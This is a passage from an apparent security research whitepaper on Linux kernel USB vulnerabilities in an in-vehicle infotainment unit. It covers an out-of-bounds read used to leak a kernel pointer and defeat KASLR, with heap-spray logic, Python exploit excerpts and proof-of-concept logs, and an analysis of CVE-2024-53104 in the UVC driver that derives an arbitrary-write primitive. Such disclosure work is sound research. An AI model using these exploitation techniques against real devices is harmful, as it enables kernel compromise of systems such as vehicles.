Since the bitmap prevented repeated values from being parsed, and since we didn't want to use up any of the selectors we could possibly leak in OOB memory, we needed to pad the `baCSourceID` buffer with an already used selector id (0xff) until we hit the next heap chunk.

○ ○ ○

```
0xffff8882588f9cf0: 24 0b 80 01 ff 03 00 08 24 0b 88 01 ff 03 00 08 $......$......
0xffff8882588f9d00: 24 0b ff ff ff ff ff ff ff ff ff ff ff ff ff ff $......$...... <-- pad baCSourceID for a fixed size
                                00B read window
0xffff8882588f9d10: ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff $......$......
0xffff8882588f9d20: ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff $......$......
0xffff8882588f9d30: ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff $......$......
0xffff8882588f9d40: ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff $......$......
0xffff8882588f9d50: ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff $......$......
0xffff8882588f9d60: ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff $......$......
0xffff8882588f9d70: ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff $......$......
0xffff8882588f9d80: ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff .....
0xffff8882588f9d90: ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff .....
0xffff8882588f9da0: ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff .....
0xffff8882588f9db0: ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff .....
0xffff8882588f9dc0: ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff .....
0xffff8882588f9dd0: ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff .....
0xffff8882588f9de0: ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff .....
0xffff8882588f9df0: ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff .....
0xffff8882588f9e00: 60 02 97 8b fb 23 fe c5 00 00 00 00 00 00 00 00 ^....#..... <-- start next chunk
```

The general technique used to leak out each byte can be visualised as follows:



There were a few limitations with this technique that we needed to consider. The first and most obvious being that we could not visit the same selector id. twice, which meant that if a pointer contained duplicate byte values there was no way of knowing so beforehand.

Secondly, although we were collecting these leaked pointer byte values, we could not confidently infer the order of the bytes with respect to pointer we were trying to leak out.

To mitigate the byte order issue, we introduced a “final pass” that used the leaked byte values as the final lookup table. With this final table we were able to leak the byte values once more, and this time, since we knew the values, we would be able to leak them out in order.

The way we “solved” the repeating byte issue was by leveraging deterministic high/low order bytes that we could infer, rather than truly recovering duplicate bytes.

KASLR Slide Bypass

After running/booting the IVI for a few instances and dumping kallsyms we noticed that the KASLR slide did not affect some of the high order bytes of our known function pointer which helped us speed up our leak time since we only needed to leak two unique bytes.

For example, if the function pointer was 0xfffffa1c15260, we found that regardless of the KASLR slide, this only affected the lower two bytes but not 0xa1c1. Thus, to detect adjacency, all we had to do was look for these two byte values and know, with high confidence, that we had achieved adjacency. As for the remaining byte values of the pointer, we found that high order bytes would always be 0xff which meant we didn’t really need to worry about leaking duplicate bytes.

Heap Spray Primitive

We used a heap spray primitive that allowed us to place a function pointer with a known offset from the kernel base address within the first 8 bytes of a kmalloc-512 chunk. By spraying this object, the aim was to eventually fill the respective kmalloc cache with enough copies of the pointer such that we could achieve adjacency when we attempted the leak.

The specific spray primitive we chose was a structure that contained a function pointer to a device operation as the first member of the structure, pidff_upload_effects. The target structure, within kmalloc-512, was identified to be an object that we could “spray” by simply creating the corresponding USB device type. This meant that, even with KASLR enabled, the distance between said function pointer within the respective kernel module and the kernel base would remain constant. And because of that, even with a small subset of selector id’s acting as our OOB byte lookup table, we can iteratively swap out different sets of byte “lookup tables” to slowly, but surely, collect the target kernel pointer.

```
struct ff_device {
    int (*upload)(struct input_dev *dev, struct ff_effect *effect,
                  struct ff_effect *old); // 8 byte leak window
    int (*erase)(struct input_dev *dev, int effect_id); // 16 byte leak window

    int (*playback)(struct input_dev *dev, int effect_id, int value);
    void (*set_gain)(struct input_dev *dev, u16 gain);
    void (*set_autocenter)(struct input_dev *dev, u16 magnitude);

    void (*destroy)(struct ff_device *);

    void *private;

    unsigned long ffbits[BITS_TO_LONGS(FF_CNT)];
};
```

```

struct mutex mutex;

int max_effects;
struct ff_effect *effects;
struct file *effect_owners[] __counted_by(max_effects);
};

```

Since we could now arbitrarily spray this object, and had a way of determining whether our leak was adjacent to one of our sprays, we now had the ability to detect adjacency, as seen below:

```

OOO

# Check leak 2 is adjacent to pointer 2
if (len(clients[i].worker.leak_data) < len(append_selectors) or
    struct.pack('<B', target_ptr_lsb) not in clients[i].worker.leak_data or
    struct.pack('<B', target_ptr_second_lsb) not in clients[i].worker.leak_data or
        struct.pack('<B', target_ptr2_lsb) not in clients[i].worker.leak_data
    ):
    Log.verbose(clients[i].get_log_component(), f'Leaked data ({clients[i].worker.leak_data.hex()})
does not contain {target_ptr_lsb:02x}{target_ptr_lsb:02x}{target_ptr_lsb:02x}, therefore not adjacent to pointer2')
    stat_non_adjacent_leaks += 1
    continue
if clients[i].worker.leak_data[0] != struct.pack('<B', target_ptr_lsb)[0]:
    Log.warning(clients[i].get_log_component(), f'Leaked data ({clients[i].worker.leak_data.hex()}) contains
{target_ptr_lsb:02x}{target_ptr_lsb:02x}{target_ptr_lsb:02x}, but {target_ptr_lsb:02x} is not at the start,
ignoring?')
    stat_non_adjacent_leaks += 1

```

Once the pointer had been detected to be adjacent to the leak heap chunk, we collected the two bytes and proceeded to recover the correct byte order with one more final pass.

Now that the pointer was recovered, all we needed to do was calculate the delta between the leaked pointer and __text.

```

OOO

def calculate_text_base(self, leak1, leak2, swapped = False):
    address_bytes = struct.pack('<Q', Kernel.get_address('target_function_ptr'))
    address_bytes = address_bytes[:2] + bytes([leak1]) + bytes([leak2]) + address_bytes[4:]
    target_function_ptr = struct.unpack('<Q', address_bytes)[0]
    _text = target_function_ptr - Kernel.get_offset('target_function_ptr')

    Log.verbose("Shell", f"calculated text = 0x{_text:08x}")

    # _text 5 LSB's should all be zeroes, otherwise flip the bytes
    # eg: ffffffff16000000
    # eg: ffffffffaf000000
    if _text & 0xFFFFF != 0:
        if swapped:
            Log.error("Shell", f"Calculated _text is not aligned even after swapping bytes! 0x{leak1:02x},
0x{leak2:02x}")
            return None
        Log.verbose("Shell", f"Calculated _text is not aligned, swapping bytes from 0x{leak1:02x},
0x{leak2:02x} to 0x{leak2:02x}, 0x{leak1:02x}")
        return self.calculate_text_base(leak2, leak1, True)

    # _text is aligned
    return _text

```

Proof of Concept

Below is the output of a successful leak of the kernel `__text` pointer:

```
[[11:59:55][#][Server] Listening for connections...
...
[12:00:21][#][Shell] ----- Clients -----
[12:00:21][#][Shell] | IP | Type | Connect State | Insert State |
[12:00:21][#][Shell] -----
[12:00:21][#][Shell] | 192.168.137.185 | Unknown | Connected | Unplugged |
[12:00:21][#][Shell] | 192.168.137.7 | Unknown | Connected | Unplugged |
[12:00:21][#][Shell] | 192.168.137.141 | Unknown | Connected | Unplugged |
[12:00:21][#][Shell] | 192.168.137.146 | Unknown | Connected | Unplugged |
[12:00:21][#][Shell] | 192.168.137.253 | Unknown | Connected | Unplugged |
[12:00:21][#][Shell] | 192.168.137.131 | Unknown | Connected | Unplugged |
[12:00:21][#][Shell] | 192.168.137.183 | Unknown | Connected | Unplugged |
[12:00:21][#][Shell] | 192.168.137.177 | Unknown | Connected | Unplugged |
[12:00:21][#][Shell] | 192.168.137.92 | Unknown | Connected | Unplugged |
[12:00:21][#][Shell] | 192.168.137.91 | Unknown | Connected | Unplugged |
[12:00:21][#][Shell] | 192.168.137.144 | Unknown | Connected | Unplugged |
[12:00:21][#][Shell] | 192.168.137.135 | Unknown | Connected | Unplugged |
[12:00:21][#][Shell] | 192.168.137.99 | Unknown | Connected | Unplugged |
[12:00:21][#][Shell] | 192.168.137.93 | Unknown | Connected | Unplugged |
[12:00:21][#][Shell] | 192.168.137.148 | Unknown | Connected | Unplugged |
[12:00:21][#][Shell] | 192.168.137.65 | Unknown | Connected | Unplugged |
[12:00:21][#][Shell] | 192.168.137.245 | Unknown | Connected | Unplugged |
[12:00:21][#][Shell] | 192.168.137.235 | Unknown | Connected | Unplugged |
[12:00:21][#][Shell] | 192.168.137.128 | Unknown | Connected | Unplugged |
[12:00:21][#][Shell] -----
[12:00:42][#][Shell] -----
[12:00:42][#][Shell] | Leak 2 Pointer 2 |
[12:00:42][#][Shell] -----
[12:00:42][#][Shell] Inserting 18 pointer sprays...
[12:00:42][#][192.168.137.141] Setting Type to POINTER2
[12:00:42][#][192.168.137.141] Inserting
[12:00:42][#][192.168.137.146] Setting Type to POINTER2
[12:00:42][#][192.168.137.146] Inserting
[12:00:42][#][192.168.137.253] Setting Type to POINTER2
[12:00:42][#][192.168.137.253] Inserting
[12:00:42][#][192.168.137.131] Setting Type to POINTER2
[12:00:42][#][192.168.137.131] Inserting
[12:00:42][#][192.168.137.183] Setting Type to POINTER2
[12:00:42][#][192.168.137.183] Inserting
[12:00:42][#][192.168.137.177] Setting Type to POINTER2
[12:00:42][#][192.168.137.177] Inserting
...
[12:00:42][#][Shell] Waiting for 18 pointer sprays to be inserted...
...
[12:00:47][#][Pointer2] Insert complete
[12:00:47][#][192.168.137.185] Setting Type to LEAK2
[12:00:47][#][192.168.137.185] Inserting
[12:00:47][#][Leak 2] Leaking bytes 0-41
[12:00:47][#][Leak 2] oob: 212, selectors: 45, padding: 36, excess: 0, requests: 6
[12:00:47][#][Shell] Inserting leak2 1...
[12:00:47][#][192.168.137.7] Setting Type to LEAK2
[12:00:47][#][192.168.137.7] Inserting
[12:00:47][#][Leak 2] Leaking bytes 43-84
[12:00:47][#][Leak 2] oob: 212, selectors: 45, padding: 36, excess: 0, requests: 6
[12:00:47][V][Shell] Waiting for leak2 0 to send leak data...
...
[12:13:48][#][Leak 2] Raw Leak Data: ff
[12:13:49][#][Leak 2] Leak Data:
[12:13:49][V][192.168.137.7] Received data: d0a3a1b09e9d9b0ba0909f8c
[12:13:49][V][Shell] Leaked data 0 () does not contain d0a3b0, therefore not adjacent to pointer2
[12:13:49][#][Leak 2] Raw Leak Data: d0a3a1b09e9d9b0ba0909f8c
[12:13:49][#][Leak 2] Leak Data: d0a3a1b09e9d9b0ba0909f8c
...
[12:13:49][V][Shell] offset_start 1: 0
[12:13:49][V][Shell] offset_end 1: 3
[12:13:49][V][Shell] Leaked data 1 d0a3a1b09e9d9b0ba0909f8c contains pointer bytes of a3a1
[12:13:49][#][Shell] Leaked Data 1: a1
[12:13:49][#][Shell] Total Leaked Data: cca1
[12:13:49][V][Shell] 2 bytes leaked (cca1)
[12:13:49][#][Shell] Removing clients...
[12:13:49][#][192.168.137.185] Removing
[12:13:49][#][192.168.137.7] Removing
[12:13:49][#][192.168.137.141] Removing
[12:13:49][#][192.168.137.146] Removing
[12:13:49][#][192.168.137.253] Removing
[12:13:49][#][192.168.137.131] Removing
[12:13:49][#][192.168.137.183] Removing
[12:13:49][#][192.168.137.177] Removing
[12:13:49][#][192.168.137.92] Removing
[12:13:49][#][192.168.137.91] Removing
[12:13:49][#][192.168.137.144] Removing
[12:13:49][#][192.168.137.135] Removing
[12:13:49][#][192.168.137.99] Removing
[12:13:49][#][192.168.137.93] Removing
[12:13:49][#][192.168.137.148] Removing
[12:13:49][#][192.168.137.65] Removing
[12:13:49][#][192.168.137.245] Removing
[12:13:49][#][192.168.137.235] Removing
[12:13:49][#][192.168.137.128] Removing
[12:13:49][#][192.168.137.86] Removing
[12:13:49][#][Shell] Leaked __text: 0xffffffffa1600000
```

The resulting leak pointer can now be verified by dumping kallsyms in the IVI and comparing the two values.

○ ○ ○

```
[12:13:49][#][192.168.137.128] Removing  
[12:13:49][#][192.168.137.86] Removing  
[12:13:49][#][Shell] Leaked _text: 0xfffffffffa1600000
```

This can then be confirmed by checking from a shell on the device:

○ ○ ○

```
root@infoz-NCCGROUPBUCK00001:~# cat /proc/kallsyms | grep _text  
fffffffffa1600000 T _text
```

5.5 CVE-2024-53104 - USB Video - Out of Bounds Write

This section of the whitepaper will describe an Out-of-Bounds write vulnerability which was identified affecting the Linux kernel as prior to version 6.13-rc1.

5.2.4. Vulnerability Analysis

There is an Out-of-Bounds write vulnerability in the `uvc\_parse\_format` that is the result of improper frame type validation within the `uvc\_parse\_streaming->uvc\_parse\_format` callflow which results in an attacker-controlled for-loop corrupting adjacent `frame` structures, and if the length is big enough, adjacent kmalloc cache objects resulting in an OOB heap write.

```
for (i = 0; i < n; ++i) { // `n` is controlled and not validated with ftype=0
    interval = get_unaligned_le32(&buffer[26+4*i]); // <----- OOB HERE
    *(*intervals)++ = interval ? interval : 1;
}

/*
 * Make sure that the default frame interval stays between
 * the boundaries.
 */
n -= frame->bFrameIntervalType ? 1 : 2;
frame->dwDefaultFrameInterval =
    min(frame->dwFrameInterval[n],
        max(frame->dwFrameInterval[0], frame->dwDefaultFrameInterval));

// Use the UVC_QUIRK_RESTRICT_FRAME_RATE quirk
if (dev->quirks & UVC_QUIRK_RESTRICT_FRAME_RATE) {
    frame->bFrameIntervalType = 1;
    frame->dwFrameInterval[0] = frame->dwDefaultFrameInterval;
}
```

As seen here, the general design of the `uvc\_streaming` function is to first read in the USB descriptors and determine how many of each respective structure (i.e. formats, frames, intervals) they will be parsing.

```
/* Count the format and frame descriptors. */
while (_buflen > 2 && _buffer[1] == USB_DT_CS_INTERFACE) {
    switch (_buffer[2]) {
    ...
    case UVC_VS_FORMAT_DV:
    /*
     * DV format has no frame descriptor. We will create a
```

```

* dummy frame descriptor with a dummy frame interval.
*/
    nformats++;
    nframes++;
    nintervals++;
break;

...
case UVC_VS_FRAME_UNCOMPRESSED:
case UVC_VS_FRAME_MJPEG:
nframes++;
    if (_buflen > 25)
        nintervals += _buffer[25] ? _buffer[25] : 3;
    break;

case UVC_VS_FRAME_FRAME_BASED:
    nframes++;
    if (_buflen > 21)
        nintervals += _buffer[21] ? _buffer[21] : 3;
    break;
}

```

Once the size of all three values (nformats, nframes, nintervals) is determined, the combined size is used to calculate the final heap chunk size where all three structures will coexist in memory. Notice that for formats with an expected frame descriptor, such as UVC_VS_FRAME_MJPEG, the `nintervals` variable is commensurate with the byte value that is specified at `\_buffer[25]`. However, with `UVC\_VS\_FORMAT\_DV` the number of intervals only increase by 1 each time a `UVC\_VS\_FORMAT\_DV` format is encountered.


```

size = nformats * sizeof(*format) + nframes * sizeof(*frame) + nintervals * sizeof(*interval);
format = kzalloc(size, GFP_KERNEL);
if (format == NULL) {
    ret = -ENOMEM;
    goto error;
}

```

Each `format` then has associated frames and intervals which can be illustrated by the following general hierarchy.

Normal Structure Layout



The main issue with the how the Out-of-bounds write occurs is due to improper validation of the expected frame type while parsing a `uvc_frame`. This arises in `uvc_parse_format` when the respective frame is parsed and set with the `ftype` variable as seen below:

```
switch (buffer[2]) {
...

case UVC_VS_FORMAT_MJPEG:
...

format->fcc = V4L2_PIX_FMT_MJPEG;
format->flags = UVC_FMT_FLAG_COMPRESSED;
format->bpp = 0;
ftype = UVC_VS_FRAME_MJPEG; // ←----- Frame type set to MJPEG frame
break;

case UVC_VS_FORMAT_DV:
...

format->fcc = V4L2_PIX_FMT_DV;
format->flags = UVC_FMT_FLAG_COMPRESSED | UVC_FMT_FLAG_STREAM;
format->bpp = 0;
ftype = 0; // ←----- Frame type set to zero

/* Create a dummy frame descriptor. */
frame = &format->frame[0];
memset(&format->frame[0], 0, sizeof(format->frame[0]));
frame->bFrameIntervalType = 1;
```

```

frame->dwDefaultFrameInterval = 1;
frame->dwFrameInterval = *intervals;
>(*intervals)++ = 1;
format->nframes = 1;
break;

case UVC_VS_FORMAT_MPEG2TS:
case UVC_VS_FORMAT_STREAM_BASED:
/* Not supported yet. */
default:
uvc_dbg(dev, DESCR,
"device %d videostreaming interface %d unsupported format %u\n",
dev->udev->devnum, alts->desc.bInterfaceNumber,
buffer[2]);
return -EINVAL;
}

```

Notice that in the above snippet a frame type of type `UVC\_VS\_FORMAT\_DV` has its frame type (`ftype`) set to zero, representing that it does not have an associated frame that should be parsed – this can also be gleaned from the prepended comment. Once set, the below while-loop attempts to test for two things: if the frame descriptor that immediately follows the format descriptor is of the expected `ftype`, and if the format has an associated frame descriptor in the first place. The latter is improperly validated and thus an attacker can send a payload with an ftype set to zero and trigger the `uvc\_parse\_frame` to begin parsing the malicious uvc frame descriptor.

```

/*
 * Parse the frame descriptors. Only uncompressed, MJPEG and frame
 * based formats have frame descriptors.
 */
while (buflen > 2 && buffer[1] == USB_DT_CS_INTERFACE &&
buffer[2] == ftype) { // ftype not validated to be non-zero, comment suggests otherwise

frame = &format->frame[format->nframes];
if (ftype != UVC_VS_FRAME_FRAME_BASED)
    n = buflen > 25 ? buffer[25] : 0;
else
    n = buflen > 21 ? buffer[21] : 0;

n = n ? n : 3;

if (buflen < 26 + 4*n) {
    uvc_dbg(dev, DESCR,
"device %d videostreaming interface %d FRAME error\n",

```

```
dev->udev->devnum,
alts->desc.bInterfaceNumber);
return -EINVAL;
}
```

This then causes downstream effect of creating a discrepancy between how much space was allocated for the expected `intervals` for an associated frame. Recall, that with a format type of `UVC\_VS\_FORMAT\_DV` only increments its `nintervals` by 1.

When `uvc\_parse\_format` begins to parse the frame, an attacker can send a value in `n=buffer[25]` that exceeds the amount of intervals that were specified with `UVC\_VS\_FORMAT\_DV`, causing an OOB write here:

```
for (i = 0; i < n; ++i) { // `n` is controlled and not validated with ftype=0
    interval = get_unaligned_le32(&buffer[26+4*i]); // <----- OOB HERE
    *(*intervals)++ = interval ? interval : 1;
}
```

Furthermore, just prior parsing this frame, the `UVC\_VS\_FORMAT\_DV` format type sets it `format->nframes = 1` and sets `frame->dwFrameInterval` to point to the expected frame intervals start within `uvc\_parse\_format`.

```
case UVC_VS_FORMAT_DV:

/* Create a dummy frame descriptor. */
frame = &format->frame[0];
memset(&format->frame[0], 0, sizeof(format->frame[0]));
frame->bFrameIntervalType = 1;
frame->dwDefaultFrameInterval = 1;
frame->dwFrameInterval = *intervals;
*(*intervals)++ = 1;
format->nframes = 1; // nframes set to 1
break;
```


Since `uvc\_parse\_format` doesn't expect to parse a frame descriptor for `UVC\_VS\_FORMAT\_DV`, this creates a mismatch between how frame interval variables are populated (seen above) in with respect to how legitimate formats with frames are populated. One such effect is that subsequent parsing of a `UVC\_VS\_FORMAT\_DV` frame would result in `frame[format->nframes]` to now point to the start of `intervals`

```
while (buflen > 2 && buffer[1] == USB_DT_CS_INTERFACE &&
buffer[2] == ftype) {
frame = &format->frame[format->nframes];
```


```
if (ftype != UVC_VS_FRAME_FRAME_BASED)
n = buflen > 25 ? buffer[25] : 0;
```

The resulting `format` structure end up looking like this in memory:

Normal Structure Layout



Corrupted Structure Layout



This means that the second we start overwriting intervals, we also start overwriting the reference the function currently has to `frame` since it also points to the start of `intervals`.

Triggering the vulnerability with facedancer leads to the following gdb output of the `frame` structure before and after corruption:

Before

```
(gdb) p *frame
$5 = {
  bFrameIndex = 1 '\001',
  bmCapabilities = 0 '\000',
  wWidth = 0,
  wHeight = 0,
  dwMinBitRate = 0,
  dwMaxBitRate = 0,
  dwMaxVideoFrameBufferSize = 0,
  bFrameIntervalType = 35 '#',
  dwDefaultFrameInterval = 0,
  dwFrameInterval = 0xffff8881186d80fc
}(gdb) c
```

After

```
(gdb) p *frame
$6 = {
  bFrameIndex = 1 '\001',
  bmCapabilities = 0 '\000',
  wWidth = 0,
  wHeight = 0,
  dwMinBitRate = 0,
  dwMaxBitRate = 1094795585,
  dwMaxVideoFrameBufferSize = 1111638594,
  bFrameIntervalType = 67 'C',
  dwDefaultFrameInterval = 1145324612, // 0x44444444
  dwFrameInterval = 0x4242424242424242
}
```

If the value `n` provided is large enough, it also results in the following corruption, affecting the neighbouring heap chunk as well:

```

(gdb) sbobject -n kmalloc-512 0xffff888112617e00 -c 2 -x -m 0x200
0xffff888112617e00 M (region end)
0x200 bytes of object data:
0xffff888112617e00: 09 02 4F 01 02 01 00 E0 FA 09 04 00 00 00 0E 01 ..0.....
0xffff888112617e10: 00 00 0D 24 01 00 01 0D 00 00 00 00 00 01 01 09 ...$......
0xffff888112617e20: 04 01 00 00 0E 02 00 00 0E 24 01 01 17 00 82 00 .....$......
0xffff888112617e30: 02 00 00 00 01 00 09 24 0C 00 00 00 00 00 00 09 .....$......
0xffff888112617e40: 24 0C 00 00 00 00 00 00 09 24 0C 00 00 00 00 00 $......$......
0xffff888112617e50: 00 FE 24 00 01 00 00 00 00 00 00 00 00 00 00 00 ..$......
0xffff888112617e60: 00 00 00 00 00 00 00 00 00 00 38 41 41 41 41 42 .....8AAAAAB
0xffff888112617e70: 42 42 42 43 43 43 43 FF FF FF FF 45 45 45 45 A0 BBBCCCC...EEEE.
0xffff888112617e80: 45 94 84 FF FF FF FF 46 46 46 46 46 46 46 46 4A E.....FFFFFFFFJ
0xffff888112617e90: 4A 4A 4A 4B 4B 4B 4B 4C 4C 4C 4C 4D 4D 4D 4D 4E JJJKKKKLLLLMMMMN
0xffff888112617ea0: 4E 4E 4E 4F 4F 4F 50 50 50 50 51 51 51 51 52 NNN0000PPPPQQQQR
0xffff888112617eb0: 52 52 52 53 53 53 54 54 54 54 55 55 55 55 01 RRRSSSSTTTUUUU.
0xffff888112617ec0: 00 01 00 00 00 00 00 02 00 01 00 00 00 00 00 B0 .....
0xffff888112617ed0: 45 94 84 FF FF FF FF 14 00 00 00 02 00 00 00 00 E.....
0xffff888112617ee0: 00 00 00 20 00 00 00 10 00 00 00 00 00 00 00 C0 ... ..
0xffff888112617ef0: 45 94 84 FF FF FF FF 64 64 64 64 65 65 65 65 66 E.....dddeeeef
0xffff888112617f00: 66 66 66 67 67 67 68 68 68 68 69 69 69 69 6A fffgggghhhhiij

Next Chunk
0xffff888112617f10: 6A 6A 6A 6B 6B 6B 6B 6C 6C 6C 6C 6D 6D 6D 6E jjjjkkklmmmmnn
0xffff888112617f20: 6E 6E 6E 6F 6F 6F 70 70 70 70 71 71 71 71 72 nnnooooopppqqqqr
0xffff888112617f30: 72 72 72 73 73 73 74 74 74 74 75 75 75 75 76 rrrsssstttuuuuuv
0xffff888112617f40: 76 76 76 77 77 77 78 78 78 78 79 79 79 79 00 vvvwwwxxxxxyyyy.

0xffff888112617f50: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
0xffff888112617f60: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
0xffff888112617f70: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
0xffff888112617f80: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
0xffff888112617f90: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
0xffff888112617fa0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
0xffff888112617fb0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
0xffff888112617fc0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
0xffff888112617fd0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
0xffff888112617fe0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
0xffff888112617ff0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....

```

5.2.5. Exploitation

If we assume that we have already bypassed KASLR and have a known `\_text`, we can replace the pointer of `frame->dwFrameInterval`, that we now control, and leverage the following code snippet to create a write primitive.

```
n -= frame->bFrameIntervalType ? 1 : 2; // subtracts by either 1 or 2 if intervaltype is set
frame->dwDefaultFrameInterval = min(frame->dwFrameInterval[n], // Write value [1]
    max(frame->dwFrameInterval[0], frame->dwDefaultFrameInterval);

// Use the UVC_QUIRK_RESTRICT_FRAME_RATE quirk
if (dev->quirks & UVC_QUIRK_RESTRICT_FRAME_RATE) {
    frame->bFrameIntervalType = 1;
    frame->dwFrameInterval[0] = frame->dwDefaultFrameInterval; // Write32 [2]
}
```

The logic of the two macros is as follows with following pseudo code:

```
// Use macros to set write_value
write_value = min(&write_addr[offset], max(write_addr, write_value))
// Write the 32-bit value
write_addr[0] = write_value;
```

It should be noted that we also control `frame->dwDefaultFrameInterval` which means we can use the above logic to fully manipulate it to our advantage. At first glance the `max` and `min` were a bit tricky to manipulate. However, we can think of the following points to help us use the logic of these two macros in our favour:

- Can we find a location in memory that we want to write to while simultaneously having that location be a fixed or deterministic distance from a u32 max (&frame->dwFrameInterval[n] = 0xffffffff)?
 - This will allow us to “push” or swap that value back to a controlled offset `&frame->dwFrameInterval[0] = target\_write\_addr+M`
- If we can find a location that satisfies those constraints and push 0xfffff to a known offset, can we then control the max value written to satisfy the following conditions:
 - `&frame->dwFrameInterval[0] = target\_write\_addr`
 - Assuming `target_write_addr[0] = 0` **and** `frame->dwDefaultFrameInterval = write_value` **and** `target_write_addr[n] = 0xffffffff`:
 - ♣ `max(dwFrameInterval[0],dwDefaultFrameInterval)==dwDefaultFrameInterval`
 - ♣ `min(dwFrameInterval[n],dwDefaultFrameInterval)==dwDefaultFrameInterval`
- If the above is true, then `frame->dwFrameInterval[0] == dwDefaultFrameInterval (write_value)`

We can then iteratively connect a uvc device to with varying values of `n` to write a string or data to memory 4 bytes at a time.

